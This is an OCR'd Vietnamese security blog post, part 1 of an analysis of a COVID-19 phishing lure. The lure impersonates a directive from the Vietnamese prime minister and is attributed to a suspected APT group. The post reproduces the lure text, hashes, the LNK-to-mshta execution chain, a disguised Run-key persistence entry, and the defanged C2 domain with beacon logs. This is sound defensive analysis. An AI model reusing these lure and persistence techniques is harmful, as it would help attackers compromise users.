
[RE012-1] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc" - Phần 1

blog.vincss.net/2020/03/re012-phan-tich-ma-doc-loi-dung-dich-COVID-19-de-phat-tan-gia-mao-chi-thi-cua-thu-tuong-Nguyen-Xuan-Phuc.html



Thủ tướng Nguyễn Xuân Phúc chỉ thị: Ưu tiên hàng đầu của Chính phủ là sức khỏe của người dân

(Thứ ba, 03/03/2020 08:29)

Phát biểu kết luận cuộc họp Thường trực Chính phủ về phòng chống dịch COVID-19, Thủ tướng Chính phủ Nguyễn Xuân Phúc cho rằng, chúng ta vừa chống dịch vừa phát triển kinh tế nhưng ưu tiên hàng đầu của Chính phủ vẫn là bảo vệ sức khỏe của người dân. Sức khỏe, tính mạng của người dân là không thể thay thế.

Khắc phục khó khăn tìm giải pháp phòng chống dịch

Phát biểu tại cuộc họp Thường trực Chính phủ chiều 2/3 về phòng chống dịch COVID-19, Thủ tướng nhắc lại rằng có thể hy sinh lợi ích kinh tế để bảo vệ sức khỏe người dân. Thủ tướng cho rằng, kinh tế có khó khăn, có thể tìm giải pháp hỗ trợ nhưng tính mạng của người dân thì không thể thay thế. Công việc này cần được đẩy lên với tốc độ cao hơn. Các tổ chức, cá nhân có liên quan cần lăn xả vào, cùng góp sức, không ngồi chờ, không có cơ chế xin cho.

Việt Nam vẫn tiềm ẩn nguy cơ dịch bệnh, nên chúng ta cần hành động với tinh thần khẩn cấp và cương quyết, "không lơ là", hạn chế đối đa bất cứ ai đi qua vùng có dịch, cần có biện pháp cách ly. Bất cứ sự chần trừ, chủ quan nào đều phải được ngăn chặn, chúng ta cần cương quyết hơn trong bảo vệ sức khỏe của người dân.

Thủ tướng Chính phủ Nguyễn Xuân Phúc. Ảnh: chinhphu.vn

Nam là một trong số cường quốc dệt may, năng lực sản xuất khẩu trang vải của chúng ta có thể đáp ứng nhu cầu cho 100 triệu dân. Chúng ta làm chủ hoàn toàn công nghệ sản xuất, xử lý kháng khuẩn, kháng nước cho khẩu trang.

Phó Thủ tướng Vũ Đức Đam, Trưởng Ban chỉ đạo Quốc gia cho rằng, cần có sách lược mới để ứng phó tình hình mới khi thế giới có thêm các "điểm nóng" về dịch như Hàn Quốc, Italy, Iran. Công tác phòng chống dịch cần chuyển dần sang trạng thái mới, bên cạnh ngăn chặn lây nhiễm từ bên ngoài thì tích cực phòng ngừa lây nhiễm trong cộng đồng, nhất là khâu phát hiện bệnh.
Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch

Thủ tướng Nguyễn Xuân Phúc cho biết, chúng ta đã chuẩn bị nhiều biện pháp cụ thể cách ly tại chỗ, cách ly tập trung, đã huy động nhiều lực lượng tham gia, trước hết là Quân đội Nhân dân Việt Nam. Những công việc này cần được đẩy với tốc độ cao hơn. Những khu vực cách ly tập trung cần phải phòng ngừa kỹ việc lây nhiễm chéo, cần trung tâm thông tin kết nối hiện đại, bổ sung một số trang thiết bị cần thiết, hạn chế việc di chuyển bệnh nhân, hỗ trợ bệnh nhân tại nơi bị bệnh, có thể chẩn đoán, điều trị từ xa, tạo niềm tin cho người dân an tâm khi có bệnh sẽ được chữa trị kịp thời.

Ảnh: chinhphu.vn

"Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch", Thủ tướng nhấn mạnh.


Phương châm chống dịch của Chính phủ là khẩn trương, kiên quyết nhưng bình tĩnh, đúng mức, không chủ quan. Thông tin đến người dân, đến quốc tế minh bạch, chuẩn xác, công khai và kịp thời. Tinh thần chống dịch cũng như tinh thần ASEAN 36 (được tổ chức tại Việt Nam) là gắn kết và chủ động thích ứng, tinh thần đoàn kết trên dưới một lòng, sát sao kịp thời. Cần có những hướng dẫn rất cụ thể cho người dân chủ động phòng ngừa dịch. Ngành y tế phối hợp với truyền thông phải làm tốt, làm hiệu quả việc này. Từng người dân, từng địa phương, từng tổ chức, đơn vị phải chủ động ứng phó tốt nhất với những biện pháp thông thường chúng ta đang dùng hiện nay như

*Lợi dụng tình hình diễn biến của dịch COVID-19 hiện tại đang rất phức tạp, nhiều nhóm tin tặc đã và đang âm thầm thực hiện các chiến dịch APT nhắm vào các cá nhân và tổ chức nhằm trục lợi. Tại Việt Nam cũng không ngoại lệ. Mới đây chúng tôi ghi nhận mẫu mã độc (nghi ngờ từ nhóm **Mustang Panda**) giả mạo chị thị của thủ tướng Nguyễn Xuân Phúc về phòng tránh dịch COVID-19. Trong bài viết này chúng tôi sẽ phân tích phương thức mà kẻ tấn công sử dụng để lây nhiễm vào máy người dùng.*

1. Thông tin về sample

File name: *Chi Thi cua thu tuong nguyen xuan phuc.rar*
File Hash (SHA-256):
bbbeb1a937274825b0434414fa2d9ec629ba846b1e3e33a59c613b54d375e4d2
File Size: 172 KB
File type: RAR
File Timestamps: 2020:03:03 14:46:12

Archived File Name: Chi Thi cua thu tuong nguyen xuan phuc\Chi Thi cua thu tuong nguyen xuan phuc.lnk



Thủ tướng Nguyễn Xuân Phúc chỉ thị: Ưu tiên hàng đầu của Chính phủ là sức khỏe của người dân

(Thứ ba, 03/03/2020 08:29)

Phát biểu kết luận cuộc họp Thường trực Chính phủ về phòng chống dịch COVID-19, Thủ tướng Chính phủ Nguyễn Xuân Phúc cho rằng, chúng ta vừa chống dịch vừa phát triển kinh tế nhưng ưu tiên hàng đầu của Chính phủ vẫn là bảo vệ sức khỏe của người dân. Sức khỏe, tính mạng của người dân là không thể thay thế.

Khắc phục khó khăn tìm giải pháp phòng chống dịch

Phát biểu tại cuộc họp Thường trực Chính phủ chiều 2/3 về phòng chống dịch COVID-19, Thủ tướng nhắc lại rằng có thể lợi ích kinh tế để bảo vệ sức khỏe người dân. Thủ tướng cho rằng, kinh tế có khó khăn, có thể tìm giải pháp hỗ trợ nhưng tính mạng của người dân thì không thể thay thế. Công việc này cần được đẩy lên với tốc độ cao hơn. Các tổ chức, cá nhân có liên quan cần lăn xả vào, cùng góp sức, không ngồi chờ, không có cơ chế xin cho.

Việt Nam vẫn tiềm ẩn nguy cơ dịch bệnh, nên chúng ta cần hành động với tinh thần khẩn cấp và cương quyết, "không lo lắt", hạn chế đến đa bất cứ ai đi qua vùng có dịch, cần có biện pháp cách ly. Bất cứ sự chần trừ, chủ quan nào đều phải được ngăn chặn, chúng ta cần cương quyết hơn trong bảo vệ sức khỏe của người dân.

Thủ tướng Chính phủ Nguyễn Xuân Phúc. Ảnh: chinhphu.vn

Nam là một trong số cường quốc dệt may, năng lực sản xuất khẩu trang vải của chúng ta có thể đáp ứng nhu cầu cho 100 triệu dân. Chúng ta làm chủ hoàn toàn công nghệ sản xuất, xử lý kháng khuẩn, kháng nước cho khẩu trang.

Phó Thủ tướng Vũ Đức Đam, Trưởng Ban chỉ đạo Quốc gia cho rằng, cần có sách lược mới để ứng phó tình hình mới khi thế giới có thêm các "điểm nóng" về dịch như Hàn Quốc, Italy, Iran. Công tác phòng chống dịch cần chuyển dần sang trạng thái mới, bên cạnh ngăn chặn lây nhiễm từ bên ngoài thì tích cực phòng ngừa lây nhiễm trong cộng đồng, nhất là khâu phát hiện bệnh.
Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch

Thủ tướng Nguyễn Xuân Phúc cho biết, chúng ta đã chuẩn bị nhiều biện pháp cụ thể cách ly tại chỗ, cách ly tập trung, đã huy động nhiều lực lượng tham gia, trước hết là Quân đội Nhân dân Việt Nam. Những công việc này cần được đẩy với tốc độ cao hơn. Những khu vực cách ly tập trung cần phải phòng ngừa kỹ việc lây nhiễm chéo, cần trang bị thông tin kết nối hiện đại, bổ sung một số trang thiết bị cần thiết, hạn chế việc đi chuyển bệnh nhân, hỗ trợ bệnh nhân tại nơi bị bệnh, có thể chẩn đoán, điều trị từ xa, tạo niềm tin cho người dân an tâm khi có bệnh sẽ được chữa trị kịp thời.

Ảnh: chinhphu.vn

"Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch", Thủ tướng nhấn mạnh.


Phương châm chống dịch của Chính phủ là khẩn trương, kiên quyết nhưng bình tĩnh, đúng mức, không chủ quan. Thông tin đến người dân, đến quốc tế minh bạch, chuẩn xác, công khai và kịp thời. Tinh thần chống dịch cũng như tinh thần ASEAN 36 (được tổ chức tại Việt Nam) là gắn kết và chủ động thích ứng, tinh thần đoàn kết trên dưới một lòng, sát sao kịp thời. Cần có những hướng dẫn rất cụ thể cho người dân chủ động phòng ngừa dịch. Ngành y tế phối hợp với truyền thông phải làm tốt, làm hiệu quả việc này. Từng người dân, từng địa phương, từng tổ chức, đơn vị phải chủ động ứng phó tốt nhất với những biến pháp thông thường chúng ta đang đúng hiện nay như

Hình 1: Nội dung của tài liệu xuất hiện khi mã độc thực thi

2. Phân tích mã độc

2.1. Phân tích hành vi của mã độc

Theo thông tin ở trên, mã độc gửi kèm email phishing là một file nén. Trong file nén này chứa một file **Chi Thi cua thu tuong nguyen xuan phuc.lnk** có kích thước **712 KB**:




Hình 2: Nội dung trong file nén

File .lnk đơn giản là một shorcut được Windows sử dụng làm tham chiếu đến file gốc. Các file này thường sử dụng cùng một biểu tượng với file gốc, nhưng thêm một mũi tên cuộn

tròn nhỏ để cho biết nó trỏ đến một vị trí khác. Khi người dùng vô tình mở file .lnk trong file nén trên, hành vi của mã độc sẽ diễn ra theo trình tự:

¨ Khởi chạy **cmd.exe**, mục đích để gọi **mshta.exe** với tham số truyền vào là file .lnk đã được giải nén tạm ở thư mục **%Temp%**:


Hình 3: cmd.exe gọi tới mshta.exe



Hình 4: Thực thi mshta.exe với tham số truyền vào là file lnk

¨ **mshta.exe** có nhiệm vụ phân tích file, tìm kiếm và thực thi script được nhúng trong file. Từ đây, thực hiện các hành động sau:

- Tạo các file **3.exe, http_dll.dll, http_dll.dat, Chi Thi cua thu tuong nguyen xuan phuc.doc** trong thư mục **%LocalAppData%\Temp**.
- Khởi chạy **3.exe**, tiến trình này sẽ tạo các file **unsecapp.exe, http_dll.dll, http_dll.dat** trong thư mục **%AllUsersProfile%\Microsoft Malware Protectionydy**.
- Thiết lập run key **Microsoft Malware Protectionydy** trong Registry (**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run & HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft Malware Protectionydy**) trỏ tới file **unsecapp.exe** đã tạo ở trên.
- Gọi **WINWORD.EXE** để mở tài liệu **%Temp%\Chi Thi cua thu tuong nguyen xuan phuc.doc** với nội dung như ở Hình 1 nhằm đánh lừa người dùng.



Hình 5: Luồng thực thi của các tiến trình

¨ Tiến trình **unsecapp.exe** sau khi thực thi sẽ kết nối tới C2 là **vietnam[.]zing[.]photos**:


#	Result	Protocol	Host	URL	Body	Caching	Conte...	Process
1	502	HTTP	vietnam.zing.photos	/update?wd=09f30537	512	no-cache, m...	text/h...	unsecapp
2	502	HTTP	vietnam.zing.photos	/update?wd=a9f47fec	512	no-cache, m...	text/h...	unsecapp
3	502	HTTP	vietnam.zing.photos	/update?wd=0aaed1f3	512	no-cache, m...	text/h...	unsecapp
4	502	HTTP	vietnam.zing.photos:443	/update?wd=01bcd03e	512	no-cache, m...	text/h...	unsecapp
5	502	HTTP	vietnam.zing.photos:443	/update?wd=d948222c	512	no-cache, m...	text/h...	unsecapp
6	502	HTTP	vietnam.zing.photos:443	/update?wd=0b150eb0	512	no-cache, m...	text/h...	unsecapp
7	502	HTTP	vietnam.zing.photos:8080	/update?wd=31c94d38	512	no-cache, m...	text/h...	unsecapp
8	502	HTTP	vietnam.zing.photos:8080	/update?wd=2f9ca4fa	512	no-cache, m...	text/h...	unsecapp
9	502	HTTP	vietnam.zing.photos:8080	/update?wd=2ce491d8	512	no-cache, m...	text/h...	unsecapp
10	502	HTTP	vietnam.zing.photos:8000	/update?wd=e9c5ac54	512	no-cache, m...	text/h...	unsecapp
11	502	HTTP	vietnam.zing.photos:8000	/update?wd=b672f6cf	512	no-cache, m...	text/h...	unsecapp
12	502	HTTP	vietnam.zing.photos:8000	/update?wd=db0a91c6	512	no-cache, m...	text/h...	unsecapp

Hình 6: Tiến trình unsecapp.exe kết nối tới C2

Hai file **3.exe** và **unsecapp.exe** thực chất là cùng là một file và có Certificate nhằm qua mặt các phần mềm Antivirus:

Filename	MD5	SHA1
3.exe	28c6f235946fd694d2634c7a2f24c1ba	e9a9ce1ff07834d6ba9a51ba0d9e7c7a0b68
unsecapp.exe	28c6f235946fd694d2634c7a2f24c1ba	e9a9ce1ff07834d6ba9a51ba0d9e7c7a0b68


Hình 7: 3.exe và unsecapp.exe trùng hash



Hình 8: Thông tin Certificate mà độc sử dụng

2.2. Phân tích chi tiết file lnk và VBScript

Như mô tả ở phần trên, khi người dùng mở file **Chi Thi cua thu tuong nguyen xuan phuc.lnk** trong **Chi Thi cua thu tuong nguyen xuan phuc.rar**, **mshta.exe** sẽ được gọi để thực thi script. Như vậy, nội dung của script này phải được nhúng sẵn trong file .lnk. Sử dụng **010 Editor** để mở file .lnk và tìm kiếm chuỗi **<script**, kết quả có được thông tin về đoạn VBScript được nhúng trong file:



